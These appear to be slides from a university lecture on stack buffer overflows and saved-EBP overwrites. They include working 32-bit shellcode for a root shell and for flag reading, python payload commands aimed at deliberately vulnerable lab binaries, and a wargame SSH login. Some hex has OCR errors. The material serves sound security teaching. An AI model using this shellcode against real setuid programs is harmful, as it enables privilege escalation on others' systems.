

NEU CY 5770 Software Vulnerabilities and Security

Instructor: Dr. Ziming Zhao

Last Class

1. Stack-based buffer overflow
 - a. Place the shellcode at environment variables or command line arguments.

This Class

1. Stack-based buffer overflow
 - a. Overwrite Saved EBP

Shell Shellcode 32bit (without 0s) **[Works!]**

`setreuid(0, geteuid()); execve("/bin/sh")`

```
0: 31 c0      xor  eax,eax
2: b0 31      mov  al,0x31
4: cd 80      int  0x80
6: 89 c3      mov  ebx,eax
8: 89 d9      mov  ecx,ebx
a: 31 c0      xor  eax,eax
c: b0 46      mov  al,0x46
e: cd 80      int  0x80
10: 31 c0     xor  eax,eax
12: 50        push eax
13: 68 2f 2f 73 68    push 0x68732f2f
18: 68 2f 62 69 6e    push 0x6e69622f
1d: 89 e3      mov  ebx,esp
1f: 89 c1      mov  ecx,eax
21: 89 c2      mov  edx,eax
23: b0 0b      mov  al,0xb
25: cd 80      int  0x80
```

Command:

```
(python2 -c "print 'A'*52 + '4 bytes of address'+ '\x90'* SledSize +
'\x31\x00\xb0\x31\xcd\x80\x89\xc3\x89\xd9\x31\x00\xb0\x46\xcd\x80\x
31\x00\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\
x89\xc2\xb0\x0b\xcd\x80'; cat) | ./bufferoverflow_overflowret4_32
```

The `setreuid()` call is used to restore root privileges, in case they are dropped. Many `suid` root programs will drop root privileges whenever they can for security reasons, and if these privileges aren't properly restored in the shellcode, all that will be spawned is a normal user shell.

```
sendfile(1, open("/flag", 0), 0, 1000); exit(0)
```

```

8049000: 6a 67          push 0x67
8049002: 68 2f 66 6c 61 push 0x616c662f
8049007: 31 c0          xor  eax,eax
8049009: b0 05          mov  al,0x5
804900b: 89 e3          mov  ebx,esp
804900d: 31 c9          xor  ecx,ecx
804900f: 31 d2          xor  edx,edx
8049011: cd 80          int  0x80
8049013: 89 c1          mov  ecx,eax
8049015: 31 c0          xor  eax,eax
8049017: b0 64          mov  al,0x64
8049019: 89 c6          mov  esi,eax
804901b: 31 c0          xor  eax,eax
804901d: b0 bb          mov  al,0xbb
804901f: 31 db          xor  ebx,ebx
8049021: b3 01          mov  bl,0x1
8049023: 31 d2          xor  edx,edx
8049025: cd 80          int  0x80
8049027: 31 c0          xor  eax,eax
8049029: b0 01          mov  al,0x1
804902b: 31 db          xor  ebx,ebx
804902d: cd 80          int  0x80

```

Command:

```
(python2 -c "print 'A'*52 + '4 bytes of address' + '\x90'* sled size +
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\x
d2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb
\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ") |
./overflowret4
```

\\6a\\x67\\x68\\x2f\\x66\\x6c\\x61\\x31\\xc0\\xb0\\x05\\x89\\xe3\\x31\\xc9\\x31\\xd2\\xcd\\x80\\x89\\xc1\\x31\\xc0\\xb0\\x64\\x89\\xc6\\x31\\xc0\\xb0\\xbb\\x31\\xdb\\xb3\\x01\\x31\\xd2\\xcd\\x80\\x31\\xc0\\xb0\\x01\\x31\\xdb\\xcd\\x80

Frame Pointer Attack (Saved EBP/RBP)

Change the upper level func's return address

overflow6_32

```
int vulfoo(char *p)
{
    char buf[4];

    printf("buf is at %p\n", buf);
    memcpy(buf, p, 12);

    return 0;
}

int main(int argc, char *argv[])
{
    if (argc != 2)
        return 0;

    vulfoo(argv[1]);
}
```

No print_flag() in the address space. We may need to inject shellcode.

overflow6_32

000011ed <vulfoo>:

```
11ed:  f3 0f 1e fb      endbr32
11f1:  55               push  ebp
11f2:  89 e5           mov   ebp,esp
11f4:  53             push  ebx
11f5:  83 ec 04        sub   esp,0x4
11f8:  e8 f3 fe ff ff   call  10f0 <__x86.get_pc_thunk.bx>
11fd:  81 c3 d7 2d 00 00 add   ebx,0x2dd7
1203:  8d 45 f8        lea   eax,[ebp-0x8]
1206:  50             push  eax
1207:  8d 83 34 e0 ff ff lea   eax,[ebx-0x1fcc]
120d:  50             push  eax
120e:  e8 6d fe ff ff   call  1080 <printf@plt>
1213:  83 c4 08        add   esp,0x8
1216:  6a 0c          push  0xc
1218:  ff 75 08        push  DWORD PTR [ebp+0x8]
121b:  8d 45 f8        lea   eax,[ebp-0x8]
121e:  50             push  eax
121f:  e8 6c fe ff ff   call  1090 <memcpy@plt>
1224:  83 c4 0c        add   esp,0xc
1227:  b8 00 00 00 00   mov   eax,0x0
122c:  8b 5d fc        mov   ebx,DWORD PTR [ebp-0x4]
122f:  c9             leave
1230:  c3             ret
```

p

RET

Saved EBP


Buf = 8 bytes

overflow6_32

000011ed <vulfoo>:

```
11ed:  f3 0f 1e fb      endbr32
11f1:  55               push  ebp
11f2:  89 e5            mov   ebp,esp
11f4:  53               push  ebx
11f5:  83 ec 04         sub   esp,0x4
11f8:  e8 f3 fe ff ff   call  10f0 <__x86.get_pc_thunk.bx>
11fd:  81 c3 d7 2d 00 00 add   ebx,0x2dd7
1203:  8d 45 f8         lea   eax,[ebp-0x8]
1206:  50               push  eax
1207:  8d 83 34 e0 ff ff lea   eax,[ebx-0x1fcc]
120d:  50               push  eax
120e:  e8 6d fe ff ff   call  1080 <printf@plt>
1213:  83 c4 08         add   esp,0x8
1216:  6a 0c            push  0xc
1218:  ff 75 08         push  DWORD PTR [ebp+0x8]
121b:  8d 45 f8         lea   eax,[ebp-0x8]
121e:  50               push  eax
121f:  e8 6c fe ff ff   call  1090 <memcpy@plt>
1224:  83 c4 0c         add   esp,0xc
1227:  b8 00 00 00 00   mov   eax,0x0
122c:  8b 5d fc         mov   ebx,DWORD PTR [ebp-0x4]
122f:  c9               leave
1230:  c3               ret
```

esp




ebp = AAAA

overflow6_32

00001231 <main>:

```
1231:  f3 0f 1e fb      endbr32
1235:  55               push ebp
1236:  89 e5           mov  ebp,esp
1238:  e8 2a 00 00 00   call 1267 <__x86.get_pc_thunk.ax>
123d:  05 97 2d 00 00   add  eax,0x2d97
1242:  83 7d 08 02      cmp  DWORD PTR [ebp+0x8],0x2
1246:  74 07           je   124f <main+0x1e>
1248:  b8 00 00 00 00   mov  eax,0x0
124d:  eb 16           jmp  1265 <main+0x34>
124f:  8b 45 0c         mov  eax,DWORD PTR [ebp+0xc]
1252:  83 c0 04         add  eax,0x4
1255:  8b 00           mov  eax,DWORD PTR [eax]
1257:  50             push eax
1258:  e8 90 ff ff ff   call 11ed <vulfoo>
125d:  83 c4 04         add  esp,0x4
1260:  b8 00 00 00 00   mov  eax,0x0
1265:  c9             leave
1266:  c3             ret
```




ebp = AAAA

overflow6_32

00001231 <main>:

```
1231:  f3 0f 1e fb      endbr32
1235:  55               push ebp
1236:  89 e5           mov  ebp,esp
1238:  e8 2a 00 00 00   call 1267 <__x86.get_pc_thunk.ax>
123d:  05 97 2d 00 00   add  eax,0x2d97
1242:  83 7d 08 02      cmp  DWORD PTR [ebp+0x8],0x2
1246:  74 07           je   124f <main+0x1e>
1248:  b8 00 00 00 00   mov  eax,0x0
124d:  eb 16           jmp  1265 <main+0x34>
124f:  8b 45 0c         mov  eax,DWORD PTR [ebp+0xc]
1252:  83 c0 04         add  eax,0x4
1255:  8b 00           mov  eax,DWORD PTR [eax]
1257:  50             push eax
1258:  e8 90 ff ff ff   call 11ed <vulfoo>
125d:  83 c4 04         add  esp,0x4
1260:  b8 00 00 00 00   mov  eax,0x0
1265:  c9             leave
1266:  c3             ret
```




ebp = AAAA

overflow6_32

00001231 <main>:

```
1231:  f3 0f 1e fb      endbr32
1235:  55               push  ebp
1236:  89 e5           mov   ebp,esp
1238:  e8 2a 00 00 00   call 1267 <_x86.get_pc_thunk.ax>
123d:  05 97 2d 00 00   add   eax,0x2d97
1242:  83 7d 08 02      cmp   DWORD PTR [ebp+0x8],0x2
1246:  74 07           je    124f <main+0x1e>
1248:  b8 00 00 00 00   mov   eax,0x0
124d:  eb 16           jmp   1265 <main+0x34>
124f:  8b 45 0c         mov   eax,DWORD PTR [ebp+0xc]
1252:  83 c0 04         add   eax,0x4
1255:  8b 00           mov   eax,DWORD PTR [eax]
1257:  50             push  eax
1258:  e8 90 ff ff ff   call 11ed <vulfoo>
125d:  83 c4 04         add   esp,0x4
1260:  b8 00 00 00 00   mov   eax,0x0
1265:  c9             leave
1266:  c3             ret
```

mov esp, ebp
pop ebp




1. esp = AAAA
2. ebp = *(AAAA); esp += 4, AA AE

overflow6_32

00001231 <main>:

```
1231:  f3 0f 1e fb      endbr32
1235:  55               push ebp
1236:  89 e5           mov  ebp,esp
1238:  e8 2a 00 00 00   call 1267 <_x86.get_pc_thunk.ax>
123d:  05 97 2d 00 00   add  eax,0x2d97
1242:  83 7d 08 02      cmp  DWORD PTR [ebp+0x8],0x2
1246:  74 07           je   124f <main+0x1e>
1248:  b8 00 00 00 00   mov  eax,0x0
124d:  eb 16           jmp  1265 <main+0x34>
124f:  8b 45 0c         mov  eax,DWORD PTR [ebp+0xc]
1252:  83 c0 04         add  eax,0x4
1255:  8b 00           mov  eax,DWORD PTR [eax]
1257:  50             push eax
1258:  e8 90 ff ff ff   call 11ed <vulfoo>
125d:  83 c4 04         add  esp,0x4
1260:  b8 00 00 00 00   mov  eax,0x0
1265:  c9             leave
1266:  c3             ret
```




1. eip = *(AAAE)

overflow6_32

00001231 <main>:

```
1231:  f3 0f 1e fb      endbr32
1235:  55               push  ebp
1236:  89 e5           mov   ebp,esp
1238:  e8 2a 00 00 00   call 1267 <__x86.get_pc_thunk.ax>
123d:  05 97 2d 00 00   add   eax,0x2d97
1242:  83 7d 08 02      cmp   DWORD PTR [ebp+0x8],0x2
1246:  74 07           je    124f <main+0x1e>
1248:  b8 00 00 00 00   mov   eax,0x0
124d:  eb 16           jmp   1265 <main+0x34>
124f:  8b 45 0c         mov   eax,DWORD PTR [ebp+0xc]
1252:  83 c0 04         add   eax,0x4
1255:  8b 00           mov   eax,DWORD PTR [eax]
1257:  50             push  eax
1258:  e8 90 ff ff ff   call 11ed <vulfoo>
125d:  83 c4 04         add   esp,0x4
1260:  b8 00 00 00 00   mov   eax,0x0
1265:  c9             leave
1266:  c3             ret
```


X



overflow6_32 Exploit-1

00001231 <main>:

```
1231:  f3 0f 1e fb      endbr32
1235:  55               push ebp
1236:  89 e5           mov  ebp,esp
1238:  e8 2a 00 00 00   call 1267 <__x86.get_pc_thunk.ax>
123d:  05 97 2d 00 00   add  eax,0x2d97
1242:  83 7d 08 02      cmp  DWORD PTR [ebp+0x8],0x2
1246:  74 07           je   124f <main+0x1e>
1248:  b8 00 00 00 00   mov  eax,0x0
124d:  eb 16           jmp  1265 <main+0x34>
124f:  8b 45 0c         mov  eax,DWORD PTR [ebp+0xc]
1252:  83 c0 04         add  eax,0x4
1255:  8b 00           mov  eax,DWORD PTR [eax]
1257:  50             push eax
1258:  e8 90 ff ff ff   call 11ed <vulfoo>
125d:  83 c4 04         add  esp,0x4
1260:  b8 00 00 00 00   mov  eax,0x0
1265:  c9             leave
1266:  c3             ret
```



X




Fake main stack frame

overflow6_32 Exploit-2

00001231 <main>:

```
1231:  f3 0f 1e fb      endbr32
1235:  55               push ebp
1236:  89 e5           mov  ebp,esp
1238:  e8 2a 00 00 00   call 1267 <__x86.get_pc_thunk.ax>
123d:  05 97 2d 00 00   add  eax,0x2d97
1242:  83 7d 08 02      cmp  DWORD PTR [ebp+0x8],0x2
1246:  74 07           je   124f <main+0x1e>
1248:  b8 00 00 00 00   mov  eax,0x0
124d:  eb 16           jmp  1265 <main+0x34>
124f:  8b 45 0c         mov  eax,DWORD PTR [ebp+0xc]
1252:  83 c0 04         add  eax,0x4
1255:  8b 00           mov  eax,DWORD PTR [eax]
1257:  50             push eax
1258:  e8 90 ff ff ff   call 11ed <vulfoo>
125d:  83 c4 04         add  esp,0x4
1260:  b8 00 00 00 00   mov  eax,0x0
1265:  c9             leave
1266:  c3             ret
```

X




overflow6_32 Exploit-3

00001231 <main>:

```
1231:  f3 0f 1e fb      endbr32
1235:  55               push ebp
1236:  89 e5           mov  ebp,esp
1238:  e8 2a 00 00 00   call 1267 <__x86.get_pc_thunk.ax>
123d:  05 97 2d 00 00   add  eax,0x2d97
1242:  83 7d 08 02      cmp  DWORD PTR [ebp+0x8],0x2
1246:  74 07           je   124f <main+0x1e>
1248:  b8 00 00 00 00   mov  eax,0x0
124d:  eb 16           jmp  1265 <main+0x34>
124f:  8b 45 0c         mov  eax,DWORD PTR [ebp+0xc]
1252:  83 c0 04         add  eax,0x4
1255:  8b 00           mov  eax,DWORD PTR [eax]
1257:  50             push eax
1258:  e8 90 ff ff ff   call 11ed <vulfoo>
125d:  83 c4 04         add  esp,0x4
1260:  b8 00 00 00 00   mov  eax,0x0
1265:  c9             leave
1266:  c3             ret
```

X



Non-shell Shellcode 32bit printflag (without 0s)

```
sendfile(1, open("/flag", 0), 0, 1000)
```

```

8049000: 6a 67          push 0x67
8049002: 68 2f 66 6c 61 push 0x616c662f
8049007: 31 c0          xor  eax,eax
8049009: b0 05          mov  al,0x5
804900b: 89 e3          mov  ebx,esp
804900d: 31 c9          xor  ecx,ecx
804900f: 31 d2          xor  edx,edx
8049011: cd 80          int  0x80
8049013: 89 c1          mov  ecx,eax
8049015: 31 c0          xor  eax,eax
8049017: b0 64          mov  al,0x64
8049019: 89 c6          mov  esi,eax
804901b: 31 c0          xor  eax,eax
804901d: b0 bb          mov  al,0xbb
804901f: 31 db          xor  ebx,ebx
8049021: b3 01          mov  bl,0x1
8049023: 31 d2          xor  edx,edx
8049025: cd 80          int  0x80
8049027: 31 c0          xor  eax,eax
8049029: b0 01          mov  al,0x1
804902b: 31 db          xor  ebx,ebx
804902d: cd 80          int  0x80

```

Command:

```
export SCODE=$(python2 -c "print '\x90'* sled size +
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\x
d2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb
\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ")
```

\\6a\\x67\\x68\\x2f\\x66\\x6c\\x61\\x31\\xc0\\xb0\\x05\\x89\\xe3\\x31\\xc9\\x31\\xd2\\xcd\\x80\\x89\\xc1\\x31\\xc0\\xb0\\x64\\x89\\xc6\\x31\\xc0\\xb0\\xbb\\x31\\xdb\\xb3\\x01\\x31\\xd2\\xcd\\x80\\x31\\xc0\\xb0\\x01\\x31\\xdb\\xcd\\x80

Conditions we depend on to pull off the attack of *returning to shellcode on stack*

1. The ability to put the shellcode onto stack (env, command line)
2. The stack is executable
3. The ability to overwrite RET addr on stack before instruction **ret** is executed or to overwrite Saved EBP
4. Know the address of the shellcode

In-class Exercise: Overthewire /behemoth/behemoth1

Overthewire

<http://overthewire.org/wargames/>

1. Open a terminal
2. Type: `ssh -p 2221 behemoth1@behemoth.labs.overthewire.org`
3. Input password: 8YpAQCAuKf
4. `cd /behemoth`; this is where the binary are
5. Hack the program behemoth1
6. Your goal is to get the password of user behemoth2, which is located at `/etc/behemoth_pass/behemoth2`

Backup slides

crackme4h

```
void printsecret(int i, int j, int k)
{
    if (i == 0xdeadbeef && j == 0xCODECAFE && k == 0xD0D0FACE)
        print_flag();

    exit(0);}

int main(int argc, char *argv[])
{
    char buf[8];

    if (argc != 2)
        return 0;

    strcpy(buf, argv[1]);
}
```

crackme4

0000137a <main>:

137a: f3 0f 1e fb endbr32

137e: 55 push ebp

137f: 89 e5 mov ebp,esp

1381: 83 ec 08 sub esp,0x8

1384: 83 7d 08 02 cmp DWORD PTR

[ebp+0x8],0x2

1388: 74 07 je 1391 <main+0x17>

138a: b8 00 00 00 00 mov eax,0x0

138f: eb 1a jmp 13ab <main+0x31>

1391: 8b 45 0c mov eax,DWORD PTR

[ebp+0xc]

1394: 83 c0 04 add eax,0x4

1397: 8b 00 mov eax,DWORD PTR [eax]

1399: 50 push eax

139a: 8d 45 f8 lea eax,[ebp-0x8]

139d: 50 push eax

139e: e8 fc ff ff ff call 139f <main+0x25>

13a3: 83 c4 08 add esp,0x8

13a6: b8 00 00 00 00 mov eax,0x0

13ab: c9 leave

13ac: c3 ret

Arg3 = 0xd0doface

Arg2 = 0xcodecafe

Arg1 = 0xdeadbeef

4 bytes

RET = printsecret

crackme4h

0000138c <main>:

138c: f3 0f 1e fh endbr32

1390: 8d 4c 24 04 lea ecx,[esp+0x4]

1394: 83 e4 f0 and esp,0xffffffff0

1397: ff 71 fc push DWORD PTR [ecx-0x4]

139a: 55 push ebp

139b: 89 e5 mov ebp,esp

139d: 51 push ecx

139e: 83 ec 14 sub esp,0x14

13a1: 89 c8 mov eax,ecx

13a3: 83 38 02 cmp DWORD PTR [eax],0x2

13a6: 74 07 je 13af <main+0x23>

13a8: b8 00 00 00 00 mov eax,0x0

13ad: eb 1d jmp 13cc <main+0x40>

13af: 8b 40 04 mov eax,DWORD PTR [eax+0x4]

13b2: 83 c0 04 add eax,0x4

13b5: 8b 00 mov eax,DWORD PTR [eax]

13b7: 83 ec 08 sub esp,0x8

13ba: 50 push eax

13bb: 8d 45 f0 lea eax,[ebp-0x10]

13be: 50 push eax

13bf: e8 fc ff ff ff call 13c0 <main+0x34>

13c4: 83 c4 10 add esp,0x10

13c7: b8 00 00 00 00 mov eax,0x0

13cc: 8b 4d fc mov ecx,DWORD PTR [ebp-0x4]

13cf: c9 leave

13d0: 8d 61 fc lea esp,[ecx-0x4]

13d3: c3 ret

crackme4h

0000138c <main>:

138c: f3 0f 1e fb endbr32

1390: 8d 4c 24 04 lea ecx,[esp+0x4]

1394: 83 e4 f0 and esp,0xffffffff0

1397: ff 71 fc push DWORD PTR [ecx-0x4]

139a: 55 push ebp

139b: 89 e5 mov ebp,esp

139d: 51 push ecx

139e: 83 ec 14 sub esp,0x14

13a1: 89 c8 mov eax,ecx

13a3: 83 38 02 cmp DWORD PTR [eax],0x2

13a6: 74 07 je 13af <main+0x23>

13a8: b8 00 00 00 00 mov eax,0x0

13ad: eb 1d jmp 13cc <main+0x40>

13af: 8b 40 04 mov eax,DWORD PTR [eax+0x4]

13b2: 83 c0 04 add eax,0x4

13b5: 8b 00 mov eax,DWORD PTR [eax]

13b7: 83 ec 08 sub esp,0x8

13ba: 50 push eax

13bb: 8d 45 f0 lea eax,[ebp-0x10]

13be: 50 push eax

13bf: e8 fc ff ff call 13c0 <main+0x34>

13c4: 83 c4 10 add esp,0x10

13c7: b8 00 00 00 00 mov eax,0x0

13cc: 8b 4d fc mov ecx,DWORD PTR [ebp-0x4]

13cf: c9 leave

13d0: 8d 61 fc lea esp,[ecx-0x4]

13d3: c3 ret

ecx →

esp →

argv[1]

argv[0]

agrc

RET

crackme4h

0000138c <main>:

```
138c: f3 0f 1e fb      endbr32
1390: 8d 4c 24 04      lea ecx,[esp+0x4]
1394: 83 e4 f0         and esp,0xffffffff0
1397: ff 71 fc         push DWORD PTR [ecx-0x4]
139a: 55              push ebp
139b: 89 e5            mov ebp,esp
139d: 51              push ecx
139e: 83 ec 14         sub esp,0x14
13a1: 89 c8            mov eax,ecx
13a3: 83 38 02         cmp DWORD PTR [eax],0x2
13a6: 74 07            je 13af <main+0x23>
13a8: b8 00 00 00 00   mov eax,0x0
13ad: eb 1d            jmp 13cc <main+0x40>
13af: 8b 40 04         mov eax,DWORD PTR [eax+0x4]
13b2: 83 c0 04         add eax,0x4
13b5: 8b 00            mov eax,DWORD PTR [eax]
13b7: 83 ec 08         sub esp,0x8
13ba: 50              push eax
13bb: 8d 45 f0         lea eax,[ebp-0x10]
13be: 50              push eax
13bf: e8 fc ff ff ff   call 13c0 <main+0x34>
13c4: 83 c4 10         add esp,0x10
13c7: b8 00 00 00 00   mov eax,0x0
13cc: 8b 4d fc         mov ecx,DWORD PTR [ebp-0x4]
13cf: c9              leave
13d0: 8d 61 fc         lea esp,[ecx-0x4]
13d3: c3              ret
```

ecx →

esp →

argv[1]

argv[0]

agrc

RET

Size <= 15 bytes

crackme4h

0000138c <main>:

```
138c: f3 0f 1e fb      endbr32
1390: 8d 4c 24 04      lea  ecx,[esp+0x4]
1394: 83 e4 f0        and  esp,0xfffffff0
1397: ff 71 fc        push DWORD PTR [ecx-0x4]
139a: 55              push ebp
139b: 89 e5           mov  ebp,esp
139d: 51              push ecx
139e: 83 ec 14        sub  esp,0x14
13a1: 89 c8           mov  eax,ecx
13a3: 83 38 02        cmp  DWORD PTR [eax],0x2
13a6: 74 07           je   13af <main+0x23>
13a8: b8 00 00 00 00  mov  eax,0x0
13ad: eb 1d           jmp  13cc <main+0x40>
13af: 8b 40 04        mov  eax,DWORD PTR [eax+0x4]
13b2: 83 c0 04        add  eax,0x4
13b5: 8b 00           mov  eax,DWORD PTR [eax]
13b7: 83 ec 08        sub  esp,0x8
13ba: 50              push  eax
13bb: 8d 45 f0        lea  eax,[ebp-0x10]
13be: 50              push  eax
13bf: e8 fc ff ff ff  call 13c0 <main+0x34>
13c4: 83 c4 10        add  esp,0x10
13c7: b8 00 00 00 00  mov  eax,0x0
13cc: 8b 4d fc        mov  ecx,DWORD PTR [ebp-0x4]
13cf: c9              leave
13d0: 8d 61 fc        lea  esp,[ecx-0x4]
13d3: c3              ret
```

ecx →

esp →

argv[1]

argv[0]

agrc

RET

Size <= 15 bytes

RET

crackme4h

0000138c <main>:

```
138c:  f3 0f 1e fb      endbr32
1390:  8d 4c 24 04      lea  ecx,[esp+0x4]
1394:  83 e4 f0         and  esp,0xffffffff
1397:  ff 71 fc         push DWORD PTR [ecx-0x4]
139a:  55              push ebp
139b:  89 e5           mov  ebp,esp
139d:  51              push ecx
139e:  83 ec 14        sub  esp,0x14
13a1:  89 c8           mov  eax,ecx
13a3:  83 38 02        cmp  DWORD PTR [eax],0x2
13a6:  74 07           je   13af<main+0x23>
13a8:  b8 00 00 00 00   mov  eax,0x0
13ad:  eb 1d           jmp  13cc<main+0x40>
13af:  8b 40 04        mov  eax,DWORD PTR [eax+0x4]
13b2:  83 c0 04        add  eax,0x4
13b5:  8b 00           mov  eax,DWORD PTR [eax]
13b7:  83 ec 08        sub  esp,0x8
13ba:  50              push eax
13bb:  8d 45 f0        lea  eax,[ebp-0x10]
13be:  50              push eax
13bf:  e8 fc ff ff ff   call 13c0<main+0x34>
13c4:  83 c4 10        add  esp,0x10
13c7:  b8 00 00 00 00   mov  eax,0x0
13cc:  8b 4d fc        mov  ecx,DWORD PTR [ebp-0x4]
13cf:  c9              leave
13d0:  8d 61 fc        lea  esp,[ecx-0x4]
13d3:  c3              ret
```

ecx →

ebp, esp →

argv[1]

argv[0]

agrc

RET

Size <= 15 bytes

RET

Saved EBP

crackme4h

0000138c <main>:

```
138c:  f3 0f 1e fb      endbr32
1390:  8d 4c 24 04      lea  ecx,[esp+0x4]
1394:  83 e4 f0         and  esp,0xffffffff
1397:  ff 71 fc         push DWORD PTR [ecx-0x4]
139a:  55              push ebp
139b:  89 e5            mov  ebp,esp
139d:  51              push ecx
139e:  83 ec 14         sub  esp,0x14
13a1:  89 c8            mov  eax,ecx
13a3:  83 38 02         cmp  DWORD PTR [eax],0x2
13a6:  74 07           je   13af <main+0x23>
13a8:  b8 00 00 00 00   mov  eax,0x0
13ad:  eb 1d           jmp  13cc <main+0x40>
13af:  8b 40 04         mov  eax,DWORD PTR [eax+0x4]
13b2:  83 c0 04         add  eax,0x4
13b5:  8b 00           mov  eax,DWORD PTR [eax]
13b7:  83 ec 08         sub  esp,0x8
13ba:  50              push eax
13bb:  8d 45 f0         lea  eax,[ebp-0x10]
13be:  50              push eax
13bf:  e8 fc ff ff ff   call 13c0 <main+0x34>
13c4:  83 c4 10         add  esp,0x10
13c7:  b8 00 00 00 00   mov  eax,0x0
13cc:  8b 4d fc         mov  ecx,DWORD PTR [ebp-0x4]
13cf:  c9              leave
13d0:  8d 61 fc         lea  esp,[ecx-0x4]
13d3:  c3              ret
```

ecx →

ebp →

esp →

argv[1]

argv[0]

agrc

RET

Size <= 15 bytes

RET

Saved EBP

Saved ECX



crackme4h

0000138c <main>:

```
138c:  f3 0f 1e fb      endbr32
1390:  8d 4c 24 04      lea  ecx,[esp+0x4]
1394:  83 e4 f0        and  esp,0xffffffff0
1397:  ff 71 fc        push DWORD PTR [ecx-0x4]
139a:  55              push ebp
139b:  89 e5           mov  ebp,esp
139d:  51              push ecx
139e:  83 ec 14        sub  esp,0x14
13a1:  89 c8           mov  eax,ecx
